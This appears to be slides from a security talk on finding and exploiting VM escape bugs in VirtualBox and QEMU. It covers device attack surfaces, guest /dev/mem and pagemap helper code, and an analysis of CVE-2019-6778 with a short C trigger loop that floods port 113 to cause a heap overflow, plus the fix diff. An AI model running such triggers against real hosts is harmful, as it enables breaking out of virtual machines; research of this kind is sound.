

# Vulnerability Discovery and Exploitation of Virtualization Solutions for Cloud Computing and Desktops



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# Overview of Virtualization Solutions




# Virtualization Solutions (main players)

- Microsoft: Hyper-V
- VMWare: Workstation, ESXi, Fusion
- **Qemu (and kvm)**
- XEN
- **Virtualbox**
- Others

# All you need to know about virtualization in 1 slide (almost)

- Nowadays mostly hardware based virtualization for performance.
- Runs a “VM” natively on the CPU, trapping on certain **privileged** events to the hypervisor to handle them
- Otherwise just runs at native performance.
- Emulated (fake usually old well supported hardware) (vbox, vmware, qemu)
- Paravirtualized. Implement functionalities mostly with hypercalls (xen, hyper-v)
- A virtualization solution usually consists of software running in host ring0 and host ring3. Both of them can be a target for bugs.

# VirtualBox example



# Code Split

- The virtualization code can be in ring0 and ring3 of the host.
- Both have several advantages and disadvantages
- Code in ring0 will run faster, at least 2 less context switch
- Code in ring3 is less critical, a bug will not panic the host machine like it would in ring0
- Easier to debug and develop code in ring3, and make async code in ring3 compared to a ring0 environment.

# VIRTUALBOX



# The code

- Virtualbox is opensource, which ease a lot the bug hunting process.

## **VirtualBox Sources**

The **VirtualBox** sources are available free of charge under the terms and conditions of the [GNU General Public License, Version 2](#). By downloading from the below links, you agree to these terms and conditions.

- [Source code](#)

- Opensource except the "extensions" which are shipped as binaries

## **VirtualBox 6.0.4 Oracle VM VirtualBox Extension Pack**

- [All supported platforms](#)

Support for USB 2.0 and USB 3.0 devices, VirtualBox RDP, disk encryption, NVMe and PXE boot for Intel cards. See [this chapter from the User Manual](#) for an introduction to this Extension Pack. The Extension Pack binaries are released under the [VirtualBox Personal Use and Evaluation License \(PUEL\)](#). Please install the same version extension pack as your installed version of VirtualBox.

- Good place to look for Odays if you ask me ☺ just sayin'

# Previous Work on Virtual Box

- Niklas Baumstark - Unboxing Your VirtualBoxes
  - Explores Process Hardening, guest-to-host attack surface
- Niklas Baumstark - Thinking outside the Virtual Box
  - HGCM (Host Guest Communication Manager) attacks
- Francisco Falcon - Breaking Out of VirtualBox through 3D Acceleration
  - Bugs and exploitation of the 3d acceleration
- [https://github.com/MorteNoir1/virtualbox\\_e1000\\_0day](https://github.com/MorteNoir1/virtualbox_e1000_0day) e1000 network card guest to host escape
- Niklas on SSD <https://ssd-disclosure.com/archives/3649>
  - VBVA bug (graphics)

# Attack Surface

- Emulated devices
  - Source code: VBox/Devices
  - Notes: some of them are not enabled in default configuration
- Host Services (stuff like copy paste, 3d, shared folders)
  - Source code: VBox/HostServices
  - Notes: MOST of them are not enabled in default configuration (!)
- Network Stack
- Hypervisor itself, smaller but at higher privilege level
- Misc/Others

Audio/  
BiosCommon  
build/  
Bus/  
Config.kmk  
EFI/  
GIMDev/  
Graphics/  
Input/  
Makefile.k  
Misc/  
Network/  
Parallel/  
PC/  
Samples/  
Serial/  
Storage/  
testcase/  
USB/  
VirtIO/  
VMMDev/

# Let's Pick Emulated devices and see where to look for bugs

1. Find the relevant code [src/VBox/Devices/USB/DevOHCI.cpp](#)
  - USB device, default
  - OHCI usb controller
2. Find the controller specifications and study them how to talk with the controller
  - [http://www.scaramanga.co.uk/stuff/qemu-usb/hcir1\\_0a.pdf](http://www.scaramanga.co.uk/stuff/qemu-usb/hcir1_0a.pdf)
  - Linux kernel driver code
  - lspci, cat /proc/iomem, cat /proc/ioports to see the interfaces
3. Audit the code or fuzz

# Checking the device attack surface from the guest

- Legacy hardware interfaces
- Ioports (cat /proc/ioports)
- IOMem (cat /proc/iomem)

```
3e6e2000-3e93dfff : Kernel bss  
7fff0000-7fffffff : ACPI Tables  
80000000-fdfffffff : PCI Bus 0000:00  
e0000000-e7fffffff : 0000:00:02.0  
f0000000-f001ffff : 0000:00:03.0  
    f0000000-f001ffff : e1000  
f0400000-f0fffff : 0000:00:04.0  
    f0400000-f07fffff : vboxguest  
f0800000-f0803fff : 0000:00:04.0  
f0804000-f0807fff : 0000:00:05.0  
    f0804000-f0807fff : ICH HD audio
```

```
4100-4108 : piix4_smbus  
d000-d007 : 0000:00:03.0  
    d000-d007 : e1000  
d020-d03f : 0000:00:04.0  
d040-d047 : 0000:00:0d.0  
    d040-d047 : ahci  
d048-d04b : 0000:00:0d.0  
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d050-d057 : 0000:00:0d.0  
    d050-d057 : ahci  
d058-d05b : 0000:00:0d.0  
    d058-d05b : ahci  
d060-d06f : 0000:00:0d.0  
    d060-d06f : ahci
```

# IOPorts

- Separate address space
- Legacy concept
- 16 bits address
- Use special in/out instructions
- Talk to devices instead of memory
- Privileged instruction, but you can use them from ring 3 by lowering the privilege level with iopl(3)

## 5.1.9 I/O Instructions

These instructions move data between the processor's I/O ports and a register or memory.

IN	Read from a port
OUT	Write to a port
INS/INSB	Input string from port/Input byte string from port
INS/INSW	Input string from port/Input word string from port
INS/INSD	Input string from port/Input doubleword string from port
OUTS/OUTSB	Output string to port/Output byte string to port
OUTS/OUTSW	Output string to port/Output word string to port
OUTS/OUTSD	Output string to port/Output doubleword string to port

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    d050-d057 : ahci
d058-d05b : 0000:00:0d.0
    d058-d05b : ahci
d060-d06f : 0000:00:0d.0
    d060-d06f : ahci
    ...
```

# IOMem

- Addresses that look like physical addresses but they are not actually ram.
- When you write or read to those addresses on the bus, it will actually talk to the device
- Use `/dev/mem` and `mmap` it into your usermode process.
- Example code on the right

```
volatile void* mmap_devmem_range(uint64_t start, uint64_t len) {
    volatile void* base_addr = NULL;
    int fd = open("/dev/mem", O_RDWR);
    if (fd < 0) {
        DIE("Unable to open /dev/mem\n");
    }

    debug_printf("mmap start 0x%lx len 0x%lx\n\n", start, len);
    base_addr = mmap(0, len, PROT_READ|PROT_WRITE, MAP_SHARED, fd, start);

    if (base_addr == NULL || base_addr == MAP_FAILED) {
        perror("mmap");
        DIE("Unable to mmap the window\n");
    }

    return base_addr;
}
```

```
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f0000000-f001ffff : e1000
f0400000-f07fffff : 0000:00:04.0
f0400000-f07fffff : vboxguest
f0800000-f0803fff : 0000:00:04.0
f0804000-f0807fff : 0000:00:05.0
f0804000-f0807fff : TCH HD audio
```

# IOMem and physical memory maps quirks

- Be careful when you are writing to devices AND mappings of raw physical memory.
- Your writes can be cached.
- Use memory barriers to prevent this, in asm
- We just saved you lot of debugging, you are welcome ☺

```
asm volatile("": : : "memory");
```

# Auditing the device

```
int rc = PDMDevHlpMMIORegister(pDevIns, GCPPhysAddress, cb, NULL /*pvUser*/,
                               IOMMMIO_FLAGS_READ_DWORD | IOMMMIO_FLAGS_WRITE_DWORD_ZEROED
                               | IOMMMIO_FLAGS_DBGSTOP_ON_COMPLICATED_WRITE,
                               ohciMmioWrite, ohciMmioRead, "USB OHCI");
```

- Callbacks for MMIO read and write in read
- Writing or reading to those locations will trigger some operations on the device
- For example changing the status

```
static int HcRhStatus_w(PONHCI pThis, uint32_t iReg, uint32_t val)
{
#ifndef IN_RING3
    /* log */
    uint32_t old = pThis->RootHub.status;
    uint32_t chg;
    if (val & ~0x80038003)
        Log2(("HcRhStatus_w: Unknown bits %#x are set!!!\n", val & ~0x80038003));
    if ((val & OHCI_RHS_LPSC) && (val & OHCI_RHS_LPS) )
        Log2(("HcRhStatus_w: Warning both CGP and SGP are set! (Clear/Set Global Power)\n"));
    if ((val & OHCI_RHS_DRME) && (val & OHCI_RHS_CRWE) )
        Log2(("HcRhStatus_w: Warning both CRWE and SRWE are set! (Clear/Set Remote Wakeup Enable)\n"));

    /* write 1 to clear OCIC */
    if ( val & OHCI_RHS_OCIC )
        pThis->RootHub.status &= ~OHCI_RHS_OCIC;

    /* SetGlobalPower */
    if ( val & OHCI_RHS_LPSC )
    {
        unsigned i;
        Log2(("ohci: %s: global power up\n", pThis->PciDev.pszNameR3));
        for (i = 0; i < OHCI_NDP_CFG(pThis); i++)
            pThis->RootHub.status |= 1<(i);
    }
}

```

# Auditing the device

- Study how the communication works first
- Be very aware that attacker controlled input is not only from the registers, but also from guest physical memory.
- The host will map it, fetch it or write (TOCTOU vulnerabilities(!), Races etc)





Figure 3-2: Communication Channels

```
/**  
 * Reads physical memory.  
 */  
DECLINLINE(void) ohciR3PhysRead(POHCI pThis, uint32_t Addr, void *pvBuf, size_t cbBuf)  
{  
    if (cbBuf)  
        PDMDevHlpPhysRead(pThis->CTX_SUFF(pDevIns), Addr, pvBuf, cbBuf);  
}  
  
/**  
 * Writes physical memory.  
 */  
DECLINLINE(void) ohciR3PhysWrite(POHCI pThis, uint32_t Addr, const void *pvBuf, size_t cbBuf)  
{  
    if (cbBuf)  
        PDMDevHlpPCIPhysWrite(pThis->CTX_SUFF(pDevIns), Addr, pvBuf, cbBuf);  
}
```


# Extensions

- Oracle\_VM\_VirtualBox\_Extension\_Pack-6.0.4.vbox-extpack
- Actually a gzip file, rename and extract
- Modules for additional proprietary stuff, including devices
- For example, XHCI and EHCI USB Controllers (2.0 and 3.0)
- All platforms, pick your poison and load into IDA



# Extensions

- They have symbols, easier to RE
- They use the same APIs as the opensource part so you can port some structures
- Some stuff is C++ so more RE/ IDA work is required
- No one looked into those publicly to the best of my knowledge.
- If you want some easy bugs it might be a good place ☺



The screenshot shows the IDA Pro interface with two windows open. The left window is titled 'Functions window' and lists several functions starting with 'nvmeR3'. The right window is titled 'IDA View-A' and 'Pseudocode-A' and displays assembly pseudocode for the 'nvmeRegWrite' function. The pseudocode includes comments for registers and memory locations, such as 'v4' for ebx, 'v5' for eax, 'v6' for ecx, and 'v7' for edx. It also shows various memory addresses like '0x379828F7B869420F3554E98888F9838A' and offsets like '+v9' and '+v10'. The code handles parameters like 'NVME \* pThis', 'uint32\_t offset', and 'uint64\_t offReq'.

```
int __fastcall nvmeRegWrite(NVME *pThis, uint32_t offset, uint64_t offReq)
{
    unsigned __int32 v4; // ebx
    uint32_t v5; // eax
    unsigned __int64 v6; // ecx
    int result; // eax
    uint32_t v8; // ebx
    const _TCHAR* v9; // r12
    uint64_t v10; // r14
    char v11; // r15
    int (*v12)(NVME, uint32_t, uint64_t *); // rax
    uint32_t v13; // edx
    NVME_REGWRITE v14; // rdx
    int (*v15)(NVME, uint32_t, uint64_t); // rax
    NVME_REGWRITE v16; // r12
    volatile uint32_t v17; // rdx
    volatile uint32_t v18; // eax
    unsigned __int16 v19; // ax
    unsigned __int16 v20; // r14
    int v21; // r15
    volatile uint32_t v22; // eax
    RQCPM v23; // r10
    RLISTNODE v24; // rdx
    RLISTNODE v25; // rax
    RLISTNODE v26; // rax
    RLISTNODE v27; // rax
    uint64_t u44Read; // [rbp+30h] [rbp-30h]
    if ( cb != 8 && cb != 4 || offReq & 3 )
        return 2616;
    if ( offReq <= 0x3F )
    {
        v8 = offReq >> 2;
        if ( offReq >> 2 > 0xF )
            return 2616;
    }
}
```


## Useful Tricks

- It's easier to develop the exploit in guest userland instead of guest kernel.
- Sometimes you need to map some memory, and get the physical address in the guest.
- Rebuild the kernel without the devmem restriction. Map anything through /dev/mem and mmap
- Get the physical address from the virtual address with the code on the right using pagemap

```
unsigned long virtual_to_pfn(void *addr) {
    int fd = open("/proc/self/pagemap", O_RDONLY);
    if (fd < 0) {
        DIE("cannot open /proc/self/pagemap\n");
    }
    unsigned long addr_ul = (unsigned long) addr;
    unsigned long data = 0;
    int pagesize = getpagesize();
    unsigned long index = (addr_ul/pagesize)*sizeof(data);
    debug_printf("pagesize is 0%lx addr_ul is 0%lx index is 0%lx\n", pagesize, addr_ul, index);
    if (pread(fd, &data, sizeof(data), index) != sizeof(data)) {
        DIE("cannot read content of pagemap for 0%lx\n", addr_ul);
    }
    return data & 0xffffffffffff;
}
```

# A word on fuzzing


- Fuzzing emulated hardware on VirtualBox is a little bit frustrating and fragile
- It's very easy to jump to GURU MEDITATION MODE
- Triggered often by some asserts and checks
- That's why I quickly stopped fuzzing and just audited
- Bugs are still abundant so no problem.



VBOX DEMO

## Finding bugs by checking OTHER hypervisors

- By checking other bugs affecting other hypervisors you can easily find bugs in different products.
- Recently we got a bug collision with Amat at p2o, on vmware.
- He found and used one of our same bug to escape vmware
- Race condition in UHCI (usb 1.0)



# Finding bugs by checking OTHER hypervisors

- Vmware was mapping the guest physical memory in host usermode
- Then fetching the length of the usb packets, and using it to allocate the memory
- Then fetching this length again to perform the memory copy
- Typical Double Fetch resulting in a very exploitable heap overflow
- Was affecting workstation and ESXi
- We had it for almost 2 years, now unfortunately it's dead
- My point is, you can find similar problems to fetching in VirtualBox
- Dig into the code and have fun yourself!

# QEMU




# SLiRP

- TCP/IP emulator
- Emulates a PPP, SLIP, or CSLIP connection to the Internet
- Pretty old code can be found:  
<https://sourceforge.net/projects/slirp/>
- Used in QEMU and VirtualBox
- History bugs
  - <https://bugs.chromium.org/p/project-zero/issues/detail?id=1086>  
Slirp bug in VirtualBox by Jann Horn, Google Project Zero
  - <https://www.voidsecurity.in/2018/11/virtualbox-nat-dhcpbootp-server.html>  
VirtualBox NAT DHCP/BOOTP server vulnerabilities by Reno Robert


# SLiRP in QEMU

- The default network backend
- Many functionalities:
  - DHCP
  - DNS server
  - TFTP server (optional)
  - SMB server (optional)
  - Forward host ports to guest  
*-net user,hostfwd=tcp::2222-:22*



# SLiRP in QEMU

- Source structure
- Large attack surface
- Not like the typical device drivers which means it's not well studied



# CVE-2019-6778

- Some special ports in TCP emulation
  - 113 (*Identification protocol*)
  - 21 (*ftp*)
  - 544 (*kshell*)
  - 6667 6668 (*IRC*)
  - ...
- Handled in *slirp/tcp\_subr.c:tcp\_emu*

# CVE-2019-6778

- Two important data structures
  - *mbuf*  
Store data from IP layer
  - *sbuf*  
Store data from TCP layer

```
// slirp/sbuf.h
struct sbuf {
    uint32_t sb_cc;      /* actual chars in buffer */
    uint32_t sb_datalen; /* Length of data */
    char   *sb_wptr;    /* write pointer. points to where the next
                           * bytes should be written in the sbuf */
    char   *sb_rptr;    /* read pointer. points to where the next
                           * byte should be read from the sbuf */
    char   *sb_data;    /* Actual data */
};
```

# CVE-2019-6778

```
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// slirp/tcp_subr.c:tcp_emu
case EMU_IDENT:
    /*
     * Identification protocol as per rfc-1413
     */

    {
        struct socket *tmpso;
        struct sockaddr_in addr;
        socklen_t addrlen = sizeof(struct sockaddr_in);
        struct sbuf *so_rcv = &so->so_rcv;

        memcpy(so_rcv->sb_wptr, m->m_data, m->m_len); // copy user data to sbuf
        so_rcv->sb_wptr += m->m_len;
        so_rcv->sb_rptr += m->m_len;
        m->m_data[m->m_len] = 0; /* NULL terminate */
        if (strchr(m->m_data, '\r') || strchr(m->m_data, '\n')) {
            ...
        }
        m_free(m);
        return 0;
    }
```

# CVE-2019-6778

```
// slirp/sbuf.h
#define sbspace(sb) ((sb)->sb_datalen - (sb)->sb_cc)

// slirp/tcp_input.c:tcp_input
} else if (ti->ti_ack == tp->snd_una &&
          tcpfrag_list_empty(tp) &&
          ti->ti_len <= sbspace(&so->so_rcv)) {    // check if there's enough space in sbuf
...
if (so->so_emu) {
    if (tcp_emu(so,m)) sbappend(so, m); // call tcp_emu
```

# CVE-2019-6778

- If one keeps sending data to port 113
- Heap overflow !

```
s = socket(AF_INET, SOCK_STREAM, 0);
ip_addr.sin_family = AF_INET;
ip_addr.sin_addr.s_addr = inet_addr("xxx"); // any IP you can connect
ip_addr.sin_port = htons(113); // vulnerable port
ret = connect(s, (struct sockaddr *)&ip_addr, sizeof(struct sockaddr_in));
memset(buf, 'A', 0x500);
while(1) {
    write(s, buf, 0x500);
}
```

## Bug fix

- They didn't know how to fix at first :)
  - The final fix is simple but effective

```
diff --git a/slirp/tcp_subr.c b/slirp/tcp_subr.c
index 4a9a5b5edc..23a841f26e 100644
--- a/slirp/tcp_subr.c
+++ b/slirp/tcp_subr.c
@@ -634,6 +634,11 @@ tcp_emu(struct socket *so, struct mbuf *m)
            socklen_t addrlen = sizeof(struct sockaddr_in);
            struct sbuf *so_rcv = &so->so_rcv;

+           if (m->m_len > so_rcv->sb_datalen
+               - (so_rcv->sb_wptr - so_rcv->sb_data)) {
+               return 1;
+           }

           memcpy(so_rcv->sb_wptr, m->m_data, m->m_len);
           so_rcv->sb_wptr += m->m_len;
           so_rcv->sb_rptr += m->m_len;
```

# Exploit

- What we're facing:
  - Overflow in a pure data buffer
  - No pointer
  - No fields like length etc
- How to control the heap?

# IP fragmentation

- IPv4
- Breaks packets into smaller pieces (fragments)
- Small MTU network → Big MTU network
- The fragments are reassembled by the receiving host.

# IP fragmentation

- Flags (3 bit)
  - Zero (1 bit)
  - Do not fragment flag (1 bit)
  - More fragments following flag (1 bit)
- Fragment offset (13 bit)

IPv4 Header Format						
Offsets	Octet	0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31				
Octet	Bit	Version IHL DSCP ECN Total Length				
0	0	Version IHL DSCP ECN Total Length				
4	32	Identification		Flags	Fragment Offset	
8	64	Time To Live		Protocol	Header Checksum	
12	96	Source IP Address		Destination IP Address		
16	128					
20	160					
